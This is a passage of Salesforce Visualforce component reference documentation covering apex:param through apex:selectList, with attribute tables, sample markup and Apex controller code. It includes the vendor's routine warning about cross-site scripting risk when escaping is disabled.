`layout`	String	The layout style for the panel group. Possible values include "block" (which generates an HTML div tag), "inline" (which generates an HTML span tag), and "none" (which does not generate an HTML tag). If not specified, this value defaults to "inline".		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`style`	String	The style used to display the panelGroup component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the panelGroup component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

SEE ALSO:

apex:panelGrid

apex:param

A parameter for the parent component. The `<apex:param>` component can only be a child of the following components:

- `<apex:actionFunction>`
- `<apex:actionSupport>`
- `<apex:commandLink>`
- `<apex:outputLink>`
- `<apex:outputText>`
- `<flow:interview>`

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Within `<apex:outputText>`, there's support for the `<apex:param>` tag to match the syntax of the MessageFormat class in Java.

apex:outputLink Example

```
<!-- For this example to render fully, associate the page
with a valid contact record in the URL.
For example: https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53 -->

<apex:page standardController="Contact">
    <apex:outputLink value="http://google.com/search">
        Search Google
        <apex:param name="q" value="{!contact.name}"/>
    </apex:outputLink>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`assignTo`	Object	A setter method that assigns the value of this param to a variable in the associated Visualforce controller. If this attribute is used, getter and setter methods, or a property with get and set values, must be defined.		10.0	global
`id`	String	An identifier that allows the param component to be referenced by other components in the page.		10.0	global
`name`	String	The key for this parameter, for example, name="Location".	Yes	10.0	global
`value`	Object	The data associated with this parameter, for example, value="San Francisco, CA". The value attribute must be set to a string, number, or boolean value.	Yes	10.0	global

apex:pieSeries

A data series to be rendered as wedges in a Visualforce pie chart. At a minimum you must specify the fields in the data collection to use as label and value pairs for each pie wedge.

Note: This component must be enclosed within an `<apex:chart>` component. You can only have one `<apex:pieSeries>` in a chart.

Example

```
<!-- Page: -->
    <apex:chart data="{!pieData}" height="300" width="400">
        <apex:pieSeries labelField="name" dataField="data1"/>
    </apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`colorSet`	String	A set of color values used, in order, as the pie wedge fill colors. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, `#00F,#0F0,#F00`.		23.0	
`dataField`	String	The field in each record provided in the chart data from which to retrieve the data value for each pie wedge in the series. This field must exist in every record in the chart data.	Yes	23.0	
`donut`	Integer	An integer representing the radius of the hole to place in the center of the pie chart, as a percentage of the radius of the pie. If no value is specified, 0 is used, which creates a normal pie chart, with no hole.		26.0	
`highlight`	Boolean	A Boolean value that specifies whether each pie wedge should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`labelField`	String	The field in each record provided in the chart data from which to retrieve the label for each pie wedge in the series. This field must exist in every record in the chart data. If not specified, this value defaults to "name".		23.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
`rendererFn`	String	A string that specifies the name of a JavaScript function that augments or overrides how each pie wedge is rendered. Implement to provide additional styling or to augment data.		26.0	
`showInLegend`	Boolean	A Boolean value that specifies whether to show this series in the chart legend, if a legend is enabled. If not specified, this value defaults to true.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each pie wedge when the mouse pointer passes over it. The format of the tip is <labelField>: <dataField>. If not specified, this value defaults to true.		23.0	

SEE ALSO:

- apex:chart
- Pie Charts
- Visualforce Charting

apex:radarSeries

A data series to be rendered as the area inside a series of connected points in a radial Visualforce chart. Radar charts are also sometimes called "spider web" charts. At a minimum you must specify the fields in the data collection to use as X and Y values for each point, as well as a radial axis to scale against.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:radarSeries>` components in a single chart.

Example

```
<!-- Page: -->
<apex:chart height="530" width="700" legend="true" data="{!data}">
    <apex:legend position="left"/>
    <apex:axis type="Radial" position="radial">
        <apex:chartLabel/>
    </apex:axis>
    <apex:radarSeries xField="name" yField="data1" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data2" tips="true" opacity="0.4"/>
    <apex:radarSeries xField="name" yField="data3" tips="true"
        markerType="cross" strokeWidth="2" strokeColor="#f33" opacity="0.4"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
fill	String	A string that specifies the color to use to fill the area inside the line, specified as an HTML-style (hexadecimal) color. If not specified, colors are used in sequence from the chart colorSet or theme. Set fill to "none" for an unfilled chart, with lines and markers only. If you do so, be sure to set stroke and marker attributes, which by default aren't visible.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
highlight	Boolean	A Boolean value that specifies whether each point should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		26.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		26.0	global
markerFill	String	The color of data point markers for this series, specified as an HTML-style (hexadecimal) color. You must set at least one marker attribute for markers for a series to appear on the chart.		23.0	
markerSize	Integer	The size of each data point marker for this series. You must set at least one marker attribute for markers for a series to appear on the chart.		23.0	
markerType	String	The shape of each data point marker for this series. Valid options are: • circle • cross You must set at least one marker attribute for markers for a series to appear on the chart.		23.0	
opacity	Integer	A decimal number between 0 and 1 representing the opacity of the filled area for the series. Only has an effect if fill is set.		26.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		26.0	
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		26.0	
strokeColor	String	A string specifying the color of the line for this series, specified as an HTML-style (hexadecimal) color. If not specified, the line will be the same color as the fill, which effectively renders it invisible.		26.0	
strokeWidth	Integer	An integer specifying the width of the line for this series. If not specified, no line will be drawn. If fill is also set to "none", this series won't display on the chart.		26.0	
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each data point marker when the mouse pointer passes over it. The format of the tip is <xField>: <yField>. If not specified, this value defaults to true.		26.0	
title	String	The title of this chart series, which is displayed in the chart legend.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`xField`	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. The x-axis in a radar chart is the perimeter circle. This field must exist in every record in the chart data.	Yes	26.0	
`yField`	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. The y-axis in a radar chart is the vertical line running from the center of the radar plot out to the edge. This field must exist in every record in the chart data.	Yes	26.0	

SEE ALSO:

- apex:chart
- Radar Charts
- Visualforce Charting

`apex:relatedList`

A list of Salesforce records that are related to a parent record with a lookup or master-detail relationship.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Account">
    <apex:pageBlock>
    You're looking at some related lists for {!account.name}:
    </apex:pageBlock>

    <apex:relatedList list="Opportunities" />

    <apex:relatedList list="Contacts">
        <apex:facet name="header">Titles can be overriden with facets</apex:facet>
    </apex:relatedList>

    <apex:relatedList list="Cases" title="Or you can keep the image, but change the text"
 />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the relatedList component to be referenced by other components in the page.		10.0	global
`list`	String	The related list to display. This does not need to be on an object's page layout. To specify this value, use the name of the child relationship to the related object. For example, to display the Contacts related list that would normally display on an account detail page, use list="Contacts".	Yes	10.0	global
`pageSize`	Integer	The number of records to display by default in the related list. If not specified, this value defaults to 5.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`subject`	String	The parent record from which the data and related list definition are derived. If not specified, and if using a standard controller, this value is automatically set to the value of the ID query string parameter in the page URL.		10.0	global
`title`	String	The text displayed as the title of the related list. If not specified, this value defaults to the title specified in the application.		10.0	global

Facets

Facet Name	Description	API Version
`body`	The components that appear in the body of the related list. Note that the order in which a body facet appears in a relatedList component does not matter, because any facet with name="body" will control the appearance of the related list body. If specified, this facet overrides any other content in the related list tag.	10.0
`footer`	The components that appear in the footer area of the related list. Note that the order in which a footer facet appears in the body of a relatedList component does not matter, because any facet with name="footer" will control the appearance of the bottom of the related list.	10.0
`header`	The components that appear in the header area of the related list. Note that the order in which a header facet appears in the body of a relatedList component does not matter, because any facet with name="header" will control the appearance of the top of the related list.	10.0

apex:remoteObjectField

Defines the fields to load for an sObject. Fields defined using this component, instead of the `fields` attribute of `<apex:remoteObjectModel>`, can have a shorthand name, which allows the use of a "nickname" for the field in client-side JavaScript code, instead of the full API name. Use as child of `<apex:remoteObjectModel>`.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`jsShorthand`	String	The shorthand, or nickname, that can be used instead of the full field name in JavaScript code.		43.0	
`name`	String	The API name of the sObject field.	Yes	43.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

- apex:remoteObjectModel
- apex:remoteObjects
- Visualforce Remote Objects

apex:remoteObjectModel

Defines an sObject and its fields to make accessible using Visualforce Remote Objects. This definition can include a shorthand name for the object, which you can use in JavaScript instead of the full API name. This is especially useful if your organization has a namespace, and makes your code more maintainable.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`create`	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	
`delete`	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	
`fields`	String	A list of the object's fields to make accessible. Only these fields are available when existing objects are loaded from the server.		43.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		The list is a comma-delimited string of the full API names of the fields.			
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
jsShorthand	String	A shorthand name, or 'nickname', that you can use in your JavaScript code, instead of the full object name.		43.0	
name	String	The API name of the sObject to access. The full API name includes your organization's namespace, if you have one.	Yes	43.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
retrieve	String	$RemoteAction override for the retrieve method. Applies to all remote object types.		43.0	
update	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	

SEE ALSO:

apex:remoteObjectField

apex:remoteObjects

Visualforce Remote Objects

apex:remoteObjects

Use this component, along with child <apex:remoteObjectModel> and <apex:remoteObjectField> components, to specify the sObjects and fields to access using Visualforce Remote Objects. These components generate models in JavaScript that you can use for basic create, select, update, and delete operations in your client-side JavaScript code.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
create	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	
delete	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`jsNamespace`	String	The JavaScript namespace for the generated models.		43.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`retrieve`	String	$RemoteAction override for the retrieve method. Applies to all remote object types.		43.0	
`update`	String	$RemoteAction override for the create method. Applies to all remote object types.		43.0	

SEE ALSO:

apex:remoteObjectField

apex:remoteObjectModel

Visualforce Remote Objects

apex:repeat

An iteration component that allows you to output the contents of a collection according to a structure that you specify. The collection can include up to 1,000 items.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Note that if used within an `<apex:pageBlockSection>` or `<apex:panelGrid>` component, all content generated by a child `<apex:repeat>` component is placed in a single `<apex:pageBlockSection>` or `<apex:panelGrid>` cell.

This component can't be used as a direct child of the following components:

- `<apex:panelBar>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`
- `<apex:tabPanel>`

Example

```
<!-- Page: -->

<apex:page controller="repeatCon" id="thePage">

    <apex:repeat value="{!strings}" var="string" id="theRepeat">

        <apex:outputText value="{!string}" id="theValue"/><br/>

    </apex:repeat>
```

```
</apex:page>


/*** Controller: ***/

public class repeatCon {

    public String[] getStrings() {
        return new String[]{'ONE','TWO','THREE'};
    }

}
```

The example above renders the following HTML:

```
<span id="thePage:theRepeat:0:theValue">ONE</span><br/>

<span id="thePage:theRepeat:1:theValue">TWO</span><br/>

<span id="thePage:theRepeat:2:theValue">THREE</span><br/>
```

Standard Component Example

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->




<!-- Page: -->

<apex:page standardController="Account">

    <table border="0" >

        <tr>

            <th>Case Number</th><th>Origin</th>

            <th>Creator Email</th><th>Status</th>

        </tr>

        <apex:repeat var="cases" value="{!Account.Cases}">
        <tr>
            <td>{!cases.CaseNumber}</td>
            <td>{!cases.Origin}</td>
            <td>{!cases.Contact.email}</td>
            <td>{!cases.Status}</td>
        </tr>
        </apex:repeat>
    </table>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`first`	Integer	The first element in the collection visibly rendered, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		10.0	global
`id`	String	An identifier that allows the repeat component to be referenced by other components in the page.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`rows`	Integer	The maximum number of items in the collection that are rendered. If this value is less than the number of items in the collection, the items at the end of the collection are not repeated.		10.0	global
`value`	Object	The collection of data that is iterated over.		10.0	global
`var`	String	The name of the variable that represents the current item in the iteration.		10.0	global

`apex:scatterSeries`

A data series to be rendered as individual (not connected) points in a linear Visualforce chart. At a minimum you must specify the fields in the data collection to use as X and Y values for each point, as well as the X and Y axes to scale against.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:scatterSeries>` components in a single chart. You can also add `<apex:areaSeries>`, `<apex:barSeries>`, and `<apex:lineSeries>` components, but the results might not be very readable.

Example

```
<!-- Page: -->
<apex:chart height="530" width="700" animate="true" data="{!data}">
    <apex:scatterSeries xField="data1" yField="data2"
        markerType="circle" markerSize="3"/>
    <apex:axis type="Numeric" position="bottom" fields="data1"
        title="Torque" grid="true">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Numeric" position="left" fields="data2"
        title="Lateral Motion" grid="true">
        <apex:chartLabel/>
    </apex:axis>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`axis`	String	Which axis this chart series should bind to. Must be one of the four edges of the chart: • left • right • top • bottom The axis bound to must be defined by a sibling `<apex:axis>` component.		26.0	
`highlight`	Boolean	A Boolean value that specifies whether each point should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		26.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		26.0	global
`markerFill`	String	The color of data point markers for this series, specified as an HTML-style (hexadecimal) color.		26.0	
`markerSize`	Integer	The size of each data point marker for this series.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
markerType	String	The shape of each data point marker for this series. Valid options are: • circle • cross If not specified, the marker shape is chosen from a sequence of shapes.		26.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		26.0	
rendererFn	String	A string that specifies the name of a JavaScript function that augments or overrides how each data point is rendered. Implement to provide additional styling or to augment data.		26.0	
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		26.0	
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each data point marker when the mouse pointer passes over it. The format of the tip is <xField>: <yField>. If not specified, this value defaults to true.		26.0	
title	String	The title of this chart series, which is displayed in the chart legend.		26.0	
xField	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	26.0	
yField	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	26.0	

SEE ALSO:

apex:chart

Other Linear Series Charts

Visualforce Charting

apex:scontrol

An inline frame that displays an s-control.

Note: **s-controls have been superseded by Visualforce pages**. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls remain unaffected.

Example

```
<!-- For this component to work, you must have a valid s-control defined. -->
<apex:page>
    <apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
controlName	String	The name of the s-control displayed. For this value, use the s-control's name field, not its label.		10.0	global
height	Integer	The height of the inline frame that should display the s-control, expressed either as a percentage of the total available vertical space (for example height="50%"), or as the number of pixels (for example, height="300px").		10.0	global
id	String	An identifier that allows the s-control component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
scrollbars	Boolean	A Boolean value that specifies whether the s-control can be scrolled. If not specified, this value defaults to true.		10.0	global
subject	Object	The ID of the record that should provide data for this s-control.		10.0	global
width	Integer	The width of the inline frame that should display the s-control, expressed either as the number of pixels or as a percentage of the total available horizontal space. To specify the number of pixels, set this attribute to a number followed by px, (for example, width="600px"). To specify a percentage, set this attribute to a number preceded by a hyphen (for example width="-80").		10.0	global

apex:sectionHeader

A title bar for a page. In a standard Salesforce page, the title bar is a colored header displayed directly under the tab bar.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<div>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
-->


<apex:page standardController="Opportunity" tabStyle="Opportunity" sidebar="false">
    <apex:sectionHeader title="One of Your Opportunities" subtitle="Exciting !"/>
    <apex:detail subject="{!opportunity.ownerId}" relatedList="false" title="false"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`description`	String	Descriptive text for the page that displays under the colored title bar. The `escape` attribute determines whether markup in the description is evaluated.		10.0	global
`escape`	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters are escaped in the `description` attribute's output. • If not specified, the `description` attribute by default allows secure HTML elements, such as commonly used formatting, block, style, and link elements. Uncommon HTML elements, insecure attributes, and JavaScript are removed. Optionally, you can set the default `escape` value to `false` with a setting on the User Interface Setup page. **Caution**: Selecting the User Interface setting makes pages that contain `<apex:sectionHeader>` vulnerable to cross-site scripting (XSS) attacks. We recommend that you keep this setting unselected. • If `true`, markup characters in the `description` attribute render as plain text. • If `false`, markup characters in the `description` attribute aren't escaped. **Caution**: Setting `escape` to `false` is a security risk. If set to `false`, pages that contain the component are vulnerable to XSS attacks. We recommend that Independent Software Vendors (ISVs) explicitly set the `escape` attribute of any `<apex:sectionHeader>` components used. Setting		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		the `escape` attribute overrides the default behavior that the subscriber org configures, so `<apex:sectionHeader>` retains the expected behavior in all subscriber orgs.			
`help`	String	The URL for the page's help file. When this value is specified, a Help for this Page link automatically appears on the right side of the colored title bar. The URL must be a fully-qualified, absolute, or relative URL; JavaScript URLs aren't permitted. Invalid URLs display a warning icon instead of the help link.		10.0	global
`id`	String	An identifier that allows the `sectionHeader` component to be referenced by other components in the page.		10.0	global
`printUrl`	String	The URL for the printable view.		18.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		10.0	global
`subtitle`	String	The text displayed just under the main title in the colored title bar.		10.0	global
`title`	String	The text displayed at the top of the colored title bar.		10.0	global

apex:selectCheckboxes

A set of related checkbox input elements displayed in a table.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<table>` tag.

Example

```
<!-- Page: -->
<apex:page controller="sampleCon">
    <apex:form>
        <apex:selectCheckboxes value="{!countries}">
            <apex:selectOptions value="{!items}"/>
        </apex:selectCheckboxes><br/>
       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>

    </apex:form>
    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/*** Controller: ***/
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico'));

        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accesskey`	String	The keyboard access key that puts the selectCheckboxes component in focus. When the selectCheckboxes component is in focus, users can use the keyboard to select and deselect individual checkbox options.		10.0	global
`border`	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
`borderVisible`	Boolean	Controls whether the border around the `<fieldset>` that wraps the checkboxes table is visible or hidden. The default value is `false`, there is no border.		29.0	
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
disabled	Boolean	A Boolean value that specifies whether the selectCheckboxes component should be displayed in a disabled state. If set to true, the checkboxes appear disabled. If not specified, this value defaults to false.		10.0	global
disabledClass	String	The style class used to display the selectCheckboxes component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
enabledClass	String	The style class used to display the selectCheckboxes component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the selectCheckboxes component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
layout	String	The method by which checkboxes should be displayed in the table. Possible values include "lineDirection", in which checkboxes are placed horizontally, or "pageDirection", in which checkboxes are placed vertically. If not specified, this value defaults to "lineDirection".		10.0	global
legendInvisible	Boolean	Controls whether the legend text is displayed or hidden. The default value is false, the legend text is displayed for all users. When set to true, the <legend> has a styling attribute added, class="assistiveText", which preserves the legend text in the DOM, but moves the display off-screen. This makes the text accessible to screen readers, without being displayed visually.		29.0	
legendText	String	The text to be displayed as a legend for the checkboxes group. When the border is visible, the legend is inlaid along the		29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		top-left edge of the border. When `legendText` is an empty string, or not set, no legend is added.			
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectCheckboxes component.		10.0	global
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the value of any checkbox in the selectCheckboxes component changes.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectCheckboxes component.		10.0	global
`ondblclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectCheckboxes component twice.		10.0	global
`onfocus`	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectCheckboxes component.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectCheckboxes component.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectCheckboxes component.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`onselect`	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a checkbox in the selectCheckboxes component.		10.0	global
`readonly`	Boolean	A Boolean value that specifies whether this selectCheckboxes component is rendered as read-only. If set to true, the checkbox values cannot be changed. If not selected, this value defaults to false.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`required`	Boolean	A Boolean value that specifies whether this selectCheckboxes component is a required field. If set to true, the user must select one or more of these checkboxes. If not selected, this value defaults to false.		10.0	global
`style`	String	The style used to display the selectCheckboxes component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the selectCheckboxes component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`tabindex`	String	The order in which this selectCheckboxes component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`value`	Object	A merge field that references the controller class variable that is associated with this selectCheckboxes component. For example, if the name of the associated variable in the controller class is myCheckboxSelections use value="{!myCheckboxSelections}" to reference the variable.		10.0	global

SEE ALSO:

apex:selectOption

SelectOption Class

apex:selectList

A list of options that allows users to select only one value or multiple values at a time, depending on the value of its multiselect attribute.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<select>` tag.

Example

```
<!-- Page: -->
<apex:page controller="sampleCon">
    <apex:form>
        <apex:selectList value="{!countries}" multiselect="true">
            <apex:selectOptions value="{!items}"/>
        </apex:selectList><p/>

       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>

    </apex:form>

    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/*** Controller: ***/
    public class sampleCon {
        String[] countries = new String[]{};
        //If multiselect is false, countries must be of type String
        //String countries;

        public PageReference test() {
            return null;
        }

        public List<SelectOption> getItems() {
            List<SelectOption> options = new List<SelectOption>();
            options.add(new SelectOption('US','US'));
            options.add(new SelectOption('CANADA','Canada'));
            options.add(new SelectOption('MEXICO','Mexico'));
            return options;
        }

        public String[] getCountries() {
            //If multiselect is false, countries must be of type String
            return countries;
        }

        public void setCountries(String[] countries) {
            //If multiselect is false, countries must be of type String
            this.countries = countries;
        }
    }
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`accesskey`	String	The keyboard access key that puts the selectList in focus. When the selectList is in focus, a user can select or deselect list options.		10.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`disabled`	Boolean	A Boolean value that specifies whether this selectList should be displayed in a disabled state. If set to true, the selectList appears disabled. If not specified, this value defaults to false.		10.0	global
`disabledClass`	String	The style class used to display the selectList component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`enabledClass`	String	The style class used to display the selectList component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`id`	String	An identifier that allows the selectList component to be referenced by other components in the page.		10.0	global
`label`	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`multiselect`	Boolean	A Boolean value that specifies whether users can select more than one option as a time from this selectList. If set to true, users can select more than one option at a time. If not specified, this value defaults to false. If multiselect is true, the value attribute must be of type String[] or a List of strings. Otherwise, it must be of type String.		10.0	global
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectList component.		10.0	global
`onchange`	String	The JavaScript invoked if the onchange event occurs--that is, if the value of the selectList component changes.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectList component.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectList component twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectList component.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
